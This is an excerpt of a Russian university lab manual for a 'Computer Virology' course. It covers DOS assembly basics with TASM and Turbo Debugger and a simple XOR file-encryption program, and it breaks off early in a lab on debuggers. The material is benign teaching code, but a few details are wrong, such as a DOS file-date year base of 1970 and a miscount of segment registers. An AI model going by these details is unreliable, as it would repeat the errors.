



МИНОБРНАУКИ РОССИИ
федеральное государственное бюджетное
образовательное учреждение высшего
образования
«Самарский государственный
технический университет» (ФГБОУ ВО
«СамГТУ»)

Кафедра «Вычислительная техника»

Компьютерная вирусология

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
К ЛАБОРАТОРНЫМ РАБОТАМ

Самара 2023

Оглавление

ЛАБОРАТОРНАЯ РАБОТА № 1
ЛАБОРАТОРНАЯ РАБОТА №2
ЛАБОРАТОРНАЯ РАБОТА № 3
ЛАБОРАТОРНАЯ РАБОТА № 4
ЛАБОРАТОРНАЯ РАБОТА № 5
ЛАБОРАТОРНАЯ РАБОТА № 6
ЛАБОРАТОРНАЯ РАБОТА № 7
ЛАБОРАТОРНАЯ РАБОТА № 8
ЛАБОРАТОРНАЯ РАБОТА № 9
ЛАБОРАТОРНАЯ РАБОТА № 10

ЛАБОРАТОРНАЯ РАБОТА № 1

"Функции MS-DOS для работы с клавиатурой, монитором и файловой системой"

Цель работы. Знакомство с системой программирования Turbo Assembler (TASM), практическое применение компоновщика TLINK и отладчика Turbo Debugger, изучение работы интерфейсных и файловых сервисных функций MS-DOS.

Краткие теоретические сведения

В операционной системе MS-DOS существует два основных формата исполняемых файлов: COM и EXE. Структура COM – сору of memory. Это наиболее простая модель памяти – вся программа располагается внутри одного сегмента.

Алгоритм загрузки COM программы

```
.model tiny      ;Крошечная модель памяти – COM программа
.code           ;Определение единственного сегмента – кода
org 100h        ;Смещение регистра IP от начала сегмента кода
start:         ;Точка входа в программу - ее первая команда
...            ;Здесь располагается код программы
ret            ;Возврат из процедуры – завершение программы
...            ;Здесь располагаются данные программы
end start       ;Конец программы – метка start – точка входа
```

Программы типа EXE имеют заголовок, в котором содержатся параметры их загрузки. В память загружаются без заголовка и в отличие от COM их размер больше одного сегмента. Структура EXE.

Алгоритм загрузки EXE программ

```
.model small     ;Маленькая модель памяти – EXE программа
.stack 100h      ;Размер и начало сегмента стека
.code           ;Сегмент кода
start:         ;Точка входа может быть в любом месте кода
mov ax,@data    ;Настраиваем регистр DS
mov ds,ax       ;на сегмент данных
...            ;Здесь располагается код программы
mov ax,4C00h    ;Стандартный выход из EXE программы,
```

```
int 21h      ;то есть ее завершение
.data       ;Сегмент данных
...         ;Здесь располагаются данные программы
end start   ;Конец программы – метка start – точка
           ;входа
```

Компиляция COM и EXE программ в командной строке выполняется таким образом

```
tasm.exe lab.asm      ;При успехе создается lab.obj
tlink.exe lab.obj     ;При успехе создается lab.exe
tlink.exe /t lab.obj  ;При успехе создается lab.com (tiny
                    ;model!)
```

Резервирование места в оперативной памяти под переменные, строки, массивы и буферы в языке Ассемблер осуществляется следующим образом:

```
x db 0        ; Переменная x, размер байт, x=0
y dw 10       ; Переменная y, размер слово (2
              ; байта), y=10
z dd 10000h   ; Переменная z, размер двойное
              ; слово (4 байта), z=10000h (h = hex,
              ; 16-ричная система счисления)
txt db 'YES','$' ; Текстовая строка txt с '$' на
               ; конце (означает конец строки)
fn db '1.com',0 ; Текстовая строка fn с 0 на конце
               ; (ASCII)
mas db 4,3,2,1 ; Массив mas из 4 символов
bf db 50 dup(?) ; Буфер bf 50 байт, значения не
               ; определены (?)
```

Управление программой происходит с помощью регистров – специальных ячеек памяти, расположенных в процессоре. Работа с регистрами выполняется намного быстрее, чем с ячейками оперативной памяти, поэтому регистры активно используются как в программах на языке ассемблера, так и компиляторами языков высокого уровня.

Регистры можно разделить на регистры общего назначения, указатель команд, регистр флагов и сегментные регистры.

К регистрам общего назначения относится группа из 8 регистров, их названия происходят от их назначения:

1. AX/AH/AL (accumulator register) – аккумулятор;
2. BX/BH/BL (base register) – регистр базы;
3. CX/CH/CL (counter register) – счётчик;

4. DX/DH/DL (data register) – регистр данных;
5. SI (source index register) – индекс источника;
6. DI (destination index register) – индекс приёмника (получателя);
7. SP (stack pointer register) – регистр указателя стека;
8. BP (base pointer register) – регистр указателя базы кадра стека.

Такие регистры как AX, BX, CX, DX имеют размер 16 бит и позволяют обращаться к младшим двум байтам по отдельности (по именам AH/AL, BH/BL, CH/CL и DH/DL). Где, например, AH – старший байт (старшие 8 бит), AL – младший байт (младшие 8 бит).

Несмотря на существующую специализацию, все регистры можно использовать в любых машинных операциях. Однако надо учитывать тот факт, что некоторые команды работают только с определёнными регистрами. Например, команды умножения и деления используют регистры AX и DX для хранения исходных данных и результата операции. Команды управления циклом используют регистр CX в качестве счётчика цикла.

Регистр IP (*указатель команд*) содержит смещение следующей подлежащей выполнению команды. Этот регистр непосредственно недоступен программисту, но загрузка и изменение его значения производятся различными командами управления, к которым относятся команды условных и безусловных переходов, вызова процедур и возврата из процедур.

Флаг – это бит, принимающий значение 1 («флаг установлен»), если выполнено некоторое условие, и значение 0 («флаг сброшен») в противном случае. Процессор имеет *регистр флагов*, содержащий набор флагов, отражающий текущее состояние процессора. Флаги, которые могут использоваться в дальнейшем: CF, OF, SF, ZF, AF, PF.

Процессор имеет 6 так называемых сегментных регистров: CS, DS, SS. Их существование обусловлено спецификой организации и использования оперативной памяти. Сегментные регистры используются для хранения адреса начала *сегмента кода* (CS – code segment), *сегмента данных* (DS – data segment) и *сегмента стека* (SS – stack segment). Существует несколько моделей памяти, каждая из которых подразумевала выделение программе одного или нескольких сегментов кода и одного или нескольких сегментов данных: tiny, small, medium, compact, large и huge. Для команд языка ассемблера существовали определённые соглашения: адреса перехода сегментировались по регистру CS, обращения к данным сегментировались по регистру DS, а обращения к стеку – по регистру SS.

Также каждая программа имеет область памяти, называемую *стеком*. Стек используется для передачи параметров в процедуры и для хранения локальных данных процедур. Как известно, *стек* – это область памяти, при

работе с которой необходимо соблюдать определённые правила, а именно: данные, которые попали в стек первыми, извлекаются оттуда последними (LIFO).

Одна из основных команд языка ассемблер – это команда пересылки. С её помощью можно записать в регистр значение другого регистра, константу или значение ячейки памяти, а также можно записать в ячейку памяти значение регистра или константу. Команда имеет следующий синтаксис:

```
mov    ax, bx        ; Пересылаем значение регистра BX в
                      ; регистр AX
mov x, 0              ; Записываем в переменную x значение
                      ; 0
mov    ax, 0fh        ; Записываем в регистр EAX
                      ; шестнадцатеричное значение f (15)
```

Более подробно рассмотреть команды ассемблера можно в приложенном к методическому пособию справочнике.

Стоит отметить, что комментарии в языке ассемблера начинаются с символа «точка с запятой» и могут начинаться как в начале строки, так и после команды.

Прерывание DOS — это сервисные функции MS-DOS для работы с устройствами, файлами и т.д. Таким образом происходит временная передача управления операционной системе. До вызова прерывания в необходимые регистры для операционной системы заносятся параметры, после вызова - в регистры операционная система записывает информацию о его выполнении.

Прерывание обладает номером, который необходимо указать командой `int`, после ее вызова, управление будет передано MS-DOS. Некоторые прерывания обладают подфункциями. Так, подфункции прерывания `21h` выполняют почти все необходимые разработчику операции. Номер подфункции прерывания `21h` заносится в регистр `AX` или его старшую часть `AH`. Например, следующие строки выполняют вывод строки на экран.

```
mov ah, 9             ; в ah заносим номер подфункции int
                      ; 21h, по нему операционная система
                      ; понимает какую подфункцию выполнить
mov dx, offset txt    ; в dx заносим адрес строки с '$' на
txt                   ; конце
int 21h               ; вызов функции MS-DOS, происходит
                      ; вывод строки txt на экран
```

Далее в таблице приведено описание функций для работы с файлами, устройствами.

Подфункция int 21h	Вызов	Возврат
3Dh – Открывает файл с заданным именем.	AH=3Dh AL – режим доступа 0 – чтение, 1-запись, 2-чтение и запись DS:DX – адрес строки с именем файл CX – атрибуты файла	AX – дескриптор файла
3Fh – Читает данные из файла/устройства в буфер, изменяет указатель чт.за	AH=3Fh BX – дескриптор файла CX – число байт для чтения DS:DX - адрес буфера для приема данных	AX – число реально прочитанных байт
40h - записать в файл или устройство.	AH=40h BX – дескриптор файла CX – число байт для чтения DS:DX - адрес буфера для приема данных	AX – число реально записанных байт
42h-переместить указатель чтения/записи.	AH=42h AL – установка указателя: 0-от начала файла, 1-от текущей позиции, 2-от конца BX – дескриптор файла CX:DX – смещение	CX:DX – новое значение указателя
3Eh-для закрытия файла.	AH=3Eh BX – дескриптор файла	
4Eh-найти первый файл.	AH=4Eh CX - атрибуты DS:DX – адрес строки с именем (*,?)	Информация о файле в DTA
4Fh-найти следующий файл.	AH=4Fh DTA-содержит результаты поиска.	Информация о файле в DTA

При работе с файлами сначала необходимо открыть файл по имени (подфункция 3Dh). Данная функция вернет дескриптор файла - уникальный идентификатор открытого в системе файла. Вся дальнейшая работа с файлом по чтению (3Fh) и записи (40h) происходит с использованием данного дескриптора.

Для работы с содержимым файла используется указатель, который при открытии установлен на начало, а после операций чтения/записи перемещается на количество прочитанных/записанных байт. Данный

указатель можно перемещать (42h). После окончания работы файл необходимо закрыть (3Eh).

Для поиска файлов используются подфункции (4Eh, 4Fh). Все функции работы с файлами устанавливают флаг CF=1 если произошла ошибка и CF=0 если функция отработала успешно. В случае ошибки в регистре AX возвращаются следующие коды ошибок.

Код	Описание
02h	Файл не найден
03h	Путь не найден
05h	Доступ запрещен
06h	Неправильный идентификатор

Текстовые строки должны заканчиваться символом '\$' если применяются функции работы со строками, или нулем 0, если функции работы с файлами.

При поиске файлов, информация о найденном файле размещается в области DTA.

См-е	Р-р	Описание
00h	1	В битах 0-6 - хранится буква диска. Бит 7 -признак сетевого диска
01h	11	Хранится маска поиска без пути к нему.
0Ch	1	Атрибуты для поиска.
0Dh	2	Порядковый номер файла в директории.
0Fh	2	Номер кластера, начало внешней директории.
11h	4	Зарезервировано.
15h	1	Атрибут найденного файла.
16h	2	Время создания файла в формате бит: 15-11-часы, 10-5-минуты, 4-0-секунды.
18h	2	Дата создания файла 15-9 – год начиная с 1970 г., 8-5-месяц, 4-0-число.
1Ah	4	Хранится размер файла.
1Eh	13	ASCIZ строка с именем найденного файла.

Далее представлены некоторые необходимые команды, для выполнения лабораторных работ:

1) Пересылка данных

```
mov <операнд_назначения>, <операнд_источник>
```


Команда `mov` не перемещает, а копирует значение из источника в приёмник.

2) XOR – логическое исключающее ИЛИ

$0 \text{ XOR } 0 = 0$

$0 \text{ XOR } 1 = 1$

$1 \text{ XOR } 0 = 1$

$1 \text{ XOR } 1 = 0$

Таким образом, если команда применяется для одного и того же регистра, то получается обнуление этого регистра.

3) Команды передачи управления

`cmp <приёмник>, <источник>` ;сравнивает приёмник и источник и устанавливает значение флагов (CF, OF, SF, ZF, AF, PF).

`jz` и `jne` - набор команд, выполняющих переход, если удовлетворяется соответствующее условие, которым в каждом случае реально является состояние тех или иных флагов.

`Jz` использует значение флага ZF, который устанавливается в 1, если в результате выполнения команды `cmp` приёмник был равен источнику.

`Jne` использует значение флага ZF, который устанавливается в 0, если в результате выполнения команды `cmp` приёмник не был равен источнику.

`Jmp` – передаёт управление в другую точку программы, не сохраняя какой-либо информации для возврата. Операндом может быть непосредственный адрес для перехода, а также регистр или переменная, содержащая адрес.

Задание для выполнения работы

- 1) Познакомиться с программой эмуляции MS-DOS DosBox 0.74-3.
- 2) Набрать программы `lab1.asm` и `lab1_1.asm`, провести их компиляцию и отладку, убедиться, что программы работают верно.
- 3) Создать командный файл `.bat` для удобства компиляции и отладки созданных программ, убедиться, что командный файл работает верно.
- 4) Создать программу, которая будет выдавать на экран вопросы – «Сейчас осень или зима?», «Сейчас холодно или жарко?», «Вы себя хорошо чувствуете?», и задать ответы на каждый вопрос – «Осень» или «Зима»; «Холодно» или «Жарко», «Да» или «Нет» соответственно каждому вопросу. Также необходимо учесть факт: если, например, на вопрос «Сейчас осень или зима?» вводить, например, цифру 7, то на экран должно выходить «Введите предложенные ответы!». Провести компиляцию, выполнение и отладку созданной программы. **Программа должна быть работоспособной!!!**

Порядок выполнения работы

С помощью блокнота создать два файла: lab1.asm, lab1_1.asm . В файлы ввести программы соответственно:

- 1) вывод строки на экран «Hello SamGTU!»;
- 2) вывод на экран вопроса: «Какое сейчас время суток?» на английской раскладке. Ответ может быть либо «UTRO», либо «VECHER», либо в качестве ответа пользователь может ввести какую-либо другую букву. Если дан ответ утро (U), то необходимо выдать сообщение «Dobroe Utro!», если дан ответ вечер (V), то необходимо выдать сообщение «Dobriy Vecher!», иначе «Vvedite simvol "U" ili "V"!» Провести трансляцию полученных программ при помощи транслятор Turbo Assembler (TASM), с помощью компилятора TLINK собрать программу, запустить на выполнение и отладить с помощью отладчика Turbo Debugger командой td. Из отладчика необходимо научиться: загружать программы, ассемблировать, исполнять по шагам и до точки останова.

Всё необходимое программное обеспечение прилагается в папке с названием TASM.

Текст программы №1:

```
model small ; собирается как exe
.stack 100h
.data
    message db "Hello SamGTU!",$'
.code
begin:    ; метка начала программы
    mov ax,@data    ;установка в ds адреса сегмента данных
    mov ds,ax

    mov ah,09h      ; функция DOS вывода сообщения
    mov dx,offset message    ; запись смещения message в dx
    int 21h    ;функция DOS вывода сообщения на экран
    mov ax,4c00h    ; функция DOS выхода из программы
    int 21h    ; Вызов DOS. Останов программы.
end begin; метка завершения программы
```

Текст программы №2:

```
model small ; собирается как exe
.stack 100h
.data
```

```


Question db 'Kakoe seychas vremya sutok? (U/V)',13,10,'$'
;это всё одна строчка, перенеслась на следующую строку!!
MesUtro db 13,10,'Dobroe utro!',13,10,'$'
MesVecher db 13,10,'Dobriy vecher!',13,10,'$'
Anyway db 13,10,'Vvedite simvol "U" ili "V"!',13,10,'$'

.code
start:
    mov ax,@data    ;установка в ds адреса сегмента данных
    mov ds,ax
RepeatEnter:
    mov ah,09h      ;функция DOS вывода сообщения на экран
    mov dx, offset Question
    int 21h
    xor ah,ah       ;очистка регистра Ah
    mov ah,1        ;функция DOS ввода символа с клавиатуры
    int 21h
    cmp al, 'U'
    jz UUtro        ;если Al равно 'U' – переход на метку UUtro
    cmp al, 'V'
    jz VVecher      ;если Al равно 'V' – переход на метку VVecher
    mov ah,09h      ;функция DOS вывода сообщения на экран
    mov dx,offset Anyway
    int 21h
    jmp RepeatEnter ;если Al не равно ни 'U' ни 'V', то переход на метку RepeatEnter
UUtro:
    mov dx,offset MesUtro    ;запись смещения MesUtro в dx
    jmp ShowMes
VVecher:
    mov dx,offset MesVecher ;запись смещения MesVecher в dx
ShowMes:
    mov ah,09h      ;функция DOS вывода сообщения на экран
    int 21h
    mov ax,4C00h    ;функция DOS выхода из программы
    int 21h        ;вызов DOS. Останов программы
end start ;метка завершения программы

```

Транслирование и сборка:

1) После того, как Вы набрали программы в блокноте в двух отдельных файлах и дали им название lab1.asm и lab1_1.asm, необходимо скопировать их в папку TASM в корне диска C в своей системе, там же разместить все файлы от TASM.



```
DOSBox 0.74-3, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX

Welcome to DOSBox v0.74-3

For a short introduction for new users type: INTRO
For supported shell commands type: HELP

To adjust the emulated CPU speed, use ctrl-F11 and ctrl-F12.
To activate the keymapper ctrl-F1.
For more information read the README file in the DOSBox directory.

HAVE FUN!
The DOSBox Team http://www.dosbox.com


Z:\>SET BLASTER=A220 I7 D1 H5 T6

Z:\>mount D C:\tasm
Drive D is mounted as local directory C:\tasm\

Z:\>D:

D:\>
```

Рисунок 1. Монтирование каталога в эмуляторе



```
D:\>dir
Directory of D:\.

.                <DIR>                15-03-2023   0:27
..               <DIR>                01-01-1980   0:00
DEBUG    BAT                38 07-02-2023  17:16
DPMI16BI OVL               60,208 10-09-2014  14:41
DPMILOAD EXE              22,324 01-03-2023  21:57
DPMIMEM  DLL              24,932 27-10-1992   7:00
HELLO    ASM                1,228 14-03-2023  23:38
RUN      BAT                 35 07-02-2023  17:15
TASM     EXE             133,580 01-03-2023  21:57
TD       EXE             492,768 01-03-2023  21:57
TEXT     EXE                12 08-02-2023   1:50
TLINK    EXE             150,569 01-03-2023  21:57
      10 File(s)              885,694 Bytes.
       2 Dir(s)             262,111,744 Bytes free.
```

Рисунок 2. Файлы в каталоге

2) Запустить эмулятор DOSBox, монтировать каталог с файлами с помощью команд:

- mount D C:\tasm
- D:

- 3) Далее выполняется трансляция программ с помощью команды `tasm`, как рассказано на странице 2 текущей работы. Если не было допущено синтаксических ошибок, то в строке `Error messages` будет указано `None`. Если же были допущены ошибки, то в этой строке будет указан номер строки с ошибкой. Ошибки необходимо исправить!
- 4) Далее выполняется сборка объектных модулей программы с помощью команды `tlink`.
- 5) Запускается скомпилированная программа, тем самым проверяется её работоспособность.
- 6) Убедившись, что программа работает правильно, необходимо запустить отладчик командой `td` (например, `td lab1.exe`). Выполняется программа по шагам с помощью клавиши `F7`, наблюдайте как изменяется содержимое регистров процессора.
- 7) Для того, чтобы не вводить каждый раз после очередного исправления программы все команды в командную строку, можно создать командный файл, например `lab1.bat` и внести в этот файл все команды (рисунок 3). Далее, достаточно запускать этот командный файл.




Рисунок 3. Состав командного файла

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде, последовательный порядок выполнения работы (скриншоты и расписанные подробно этапы выполнения) и выводы по результатам проделанной работы.

Контрольные вопросы

1. Какая последовательность работы с файлами.
2. Какие функции работают с файлами.
3. Объясните принцип работы Turbo Assembler.
4. Объясните принцип работы Turbo Debugger.
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА №2

"Функции MS-DOS для работы с клавиатурой, монитором и файловой системой"

Цель работы. Исследование функционирования системы шифрования файлов, изучение работы интерфейсных и файловых сервисных функций MS-DOS.

Краткие теоретические сведения

Далее приведен пример lab11.COM, который запрашивает имя файла и пароль, затем шифрует выбранный файл, если файл не найден – выводит сообщение. Рассмотрим его исходный код подробно. Стандартное начало COM программы:

```
.model tiny ; Крошечная модель памяти – COM программа
.code       ; Определение единственного сегмента – кода
org 100h    ; Смещение регистра IP от начала сегмента кода
```

С метки start мы начинаем исполнение программы. Первыми командами выводим на экран текст с запросом имени файла, который хотим зашифровать.

```
start:      ; Точка входа в программу
mov ah,40h  ; В AH помещаем значение 40h
mov bx,1    ; В BX помещаем значение 1
mov cx, text1len ; В CX заносим длину строки text1
lea dx, text1 ; В DX помещаем адрес строки text1
int 21h     ; Прерывание 21h, запись AH=40h на экран BX=1
```

В данном блоке вызываем подфункцию DOS, которая осуществляет ввод имени файла с клавиатуры. Важно заметить, что при значении регистра BX=1 операционная система обращается к дескриптору(описателю) экрана, а при BX = 0 к описателю клавиатуры.

```
mov ah,3Fh  ; В AH помещаем значение 3Fh
xor bx,bx   ; Обнуляем регистр BX
mov cx,15   ; В CX заносим длину строки – 15
lea dx, filename ; В DX помещаем адрес строки filename
int 21h     ; 21h, чтение AH=40h с клавиатуры BX=0
```

В AX – количество символов во введенной строке. Поскольку ввод строки завершает нажатие клавиши ENTER, то на конце будет два символа – возврат каретки и перевод строки, поэтому имя короче на два символа, и на его конце должен быть ноль.

```
mov si,ax          ; В SI копируем значение регистра AX
sub si,2           ; Вычитаем из SI 2
mov filename[si],0 ; В SI-й байт в строке filename пишем 0
```

Здесь выводится текст с запросом ввода пароля для шифрования. Аналогично можно использовать подфункцию 9h от 21h.

```
mov ah, 40h
mov bx, 1
mov cx, text2len
mov dx, offset text2
int 21h
```

Здесь пароль вводится с клавиатуры.

```
mov ah, 3Fh
xor bx, bx
mov cx, 8
mov dx, offset password
int 21h
```

Также отделяем пароль от символов при нажатии ENTER, далее si настраиваем на начало строки и из нее сложением всех символов генерируем хэш значение.

```
mov cx, ax          ; В CX копируем значение регистра AX
dec cx              ; Уменьшаем содержимое CX на 1
dec cx              ; Уменьшаем содержимое CX на 1
lea si, password    ; В SI помещаем адрес строки password
xor al, al           ; Обнуляем AL
next:               ; Метка next
add al, [si]         ; Прибавляем к AL, содержимое ячейки по адресу SI
inc si               ; Увеличиваем SI на 1
loop next            ; Выполняем цикл с метки next CX раз
mov key, al          ; Копируем в переменную key значение AL
```

Осуществляем поиск файла по имени. В случае успеха переходим на метку file_ok.

```
mov ah,4Eh          ;В AH помещаем значение 4Eh
lea dx,filename     ;В регистр DX помещаем адрес filename
int 21h             ;21h, поиск первого файла AH=4Eh
jnc file_ok         ;В случае успеха переходим на метку
                    file_ok
```

Если не нашли такого файла, то выводим на экран строку с сообщением, что такого файла нет и выходим из программы.

```
mov ah,9            ;В AH помещаем значение 09h
lea dx,text3        ;В регистр DX помещаем адрес text3
int 21h             ;Прерывание 21h, вывод на экран строки
                    AH=9
ret                 ;Возврат из программы – ее завершение
```

В случае успеха открываем файл для чтения и записи.

```
file_ok:            ;Метка file_ok
mov ax,3D02h        ;В AX помещаем значение 3D02h
lea dx,filename     ;В регистр DX помещаем адрес filename
int 21h             ;21h, открытие файла AH=3Dh для чтения и
                    записи AL=02h
```

После открытия копируем ax в bx и осуществляем чтение всего содержимого файла.

```
xchg bx,ax          ;Помещаем в BX дескриптор файла из AX
mov ah,3Fh          ;В AH помещаем значение 3Fh
mov cx,ds:[9Ah]     ;В CX помещаем размер файла
lea dx,buffer       ;В DX помещаем адрес buffer
int 21h             ;21h, чтение из файла AH=3Fh
```

После чтения вызываем процедуру crypt, которая осуществляет шифрование файла.

```
mov cx,ds:[9Ah]     ;В CX помещаем размер файла
mov si,offset       ;В SI помещаем адрес buffer
buffer
mov al,key           ;В AL помещаем значение переменной
                    key
call crypt           ;Вызываем процедуру crypt
```


Вызываем процедуру для установки указателя на начало файла

```
mov ah,42h    ;В AH помещаем значение 42h
mov al,0      ;В AL помещаем значение 00
xor cx,cx     ;Обнуляем регистр CX
xor dx,dx     ;Обнуляем регистр DX
int 21h       ;21h, перемещаем указатель AH=42h от начала
              AL=0
```

Записываем уже зашифрованное содержимое файла поверх исходного файла

```
mov ah,40h    ;В AH помещаем значение 40h
mov cx,ds:[9Ah] ;В CX помещаем размер файла
lea dx,buffer ;В DX помещаем адрес буфера buffer
int 21h       ;21h, запись в файл AH=40h
```

В данном блоке осуществляется закрытие файла и выход из программы.

```
mov ah,3Eh    ;В AH помещаем значение 3Eh
int 21h       ;21h, закрытие файла AH=3Eh
ret           ;Возврат из программы – ее завершение
```

Процедура предназначена для шифрования операцией хог содержимого блока памяти с начальным адресом в si, и размером в cx байт. Ключ для шифрования находится в al.

```
crypt proc    ;Начало процедуры crypt
next1:        ;Метка next1
xor [si],al   ;Сложение по модулю 2 ячейки по адресу SI и
              значения регистра AL
inc si        ;Увеличиваем SI на 1
loop next1    ;Выполняем цикл с метки next1 CX раз
ret           ;Возврат из процедуры
crypt endp    ;Конец процедуры
```

Определяются текстовые строки для вывода на экран, а также их размеры. Знак \$ означает текущий адрес. Символы 0Dh,0Ah – перевод строки и возврат каретки – эквивалент нажатия клавиши ENTER.

```
text1 db 0Dh,0Ah,'file name:' ;Запрос имени файла
text1len = $-text1             ;Длина строки text1
text2 db 0Dh,0Ah, 'key:'       ;Запрос пароля
```

<code>text2len = \$-text2</code>	<code>;Длина строки text2</code>
<code>text3 db 'file not found',0Dh,0Ah,'\$'</code>	<code>;Сообщение об ошибке</code>

Далее определяем буферы под имя файла и пароль, переменная для хранения хэш значения и метка `buffer`, за концом программы, в которую будет записано содержимое файла.

<code>filename db 15</code>	<code>;Буфер для вводимого имени</code>
<code>dup(0)</code>	<code>файла</code>
<code>password db 8 dup(0)</code>	<code>;Буфер для вводимого пароля</code>
<code>key db 0</code>	<code>;Переменная для ключа</code>
	<code>шифрования</code>
<code>buffer:</code>	<code>;Буфер для содержимого файла</code>
<code>end start</code>	<code>;Конец программы</code>

В примере выше используется обратимая команда XOR (исключающее или), аналогично, для простейшего шифрования можно использовать:

1. Сложение для шифрования, а затем вычитание для расшифровки
2. Умножение, затем деление
3. Инвертирование без пароля

Для алгоритма шифрования используйте несколько разных, обратимых команд Ассемблера, а также пароль в виде одного символа.

Порядок выполнения работы

1. Наберите пример `lab11`, скомпилируйте и проверьте его работоспособность.
2. Создайте EXE программу шифровки (`lab12`) с использованием одной из обратимых команд.
3. Создайте EXE программу расшифровки с алгоритмом расшифровщика, обратным программе `lab12` (`lab13`).

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Какое шифрующее преобразование используется в лабораторной?
2. Какая последовательность работы с файлами.
3. Какие функции работают с файлами.
4. Какие команды можно применять в шифровании?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 3

"Методика изучения программ. Отладчики и дизассемблеры."

Цель работы. Изучение и практика методики исследования программ. Исследовать работу программы шифрования и создать собственный расшифровщик. Исследование методов защиты программ от изучения.

Краткие теоретические сведения

При исполнении программ на процессорах, команды представляются в памяти в виде чисел – машинных кодов. Существует возможность создавать программы прямо в машинных кодах, однако более удобно использовать их символьное представление – язык Ассемблер. В настоящее время для этих целей используются языки высокого уровня: C, Pascal, C++, Delphi и др., которые стали намного ближе к естественному языку, чем Ассемблер и, тем более, машинные коды. Процесс перевода исходных текстов в машинный код называется трансляцией (рис. 2.2)




Рис 2.2 Процесс трансляции с языка высокого уровня

Процесс компиляции программы, созданной на языке Ассемблера, состоит из меньшего числа промежуточных ступеней (рис 2.3).

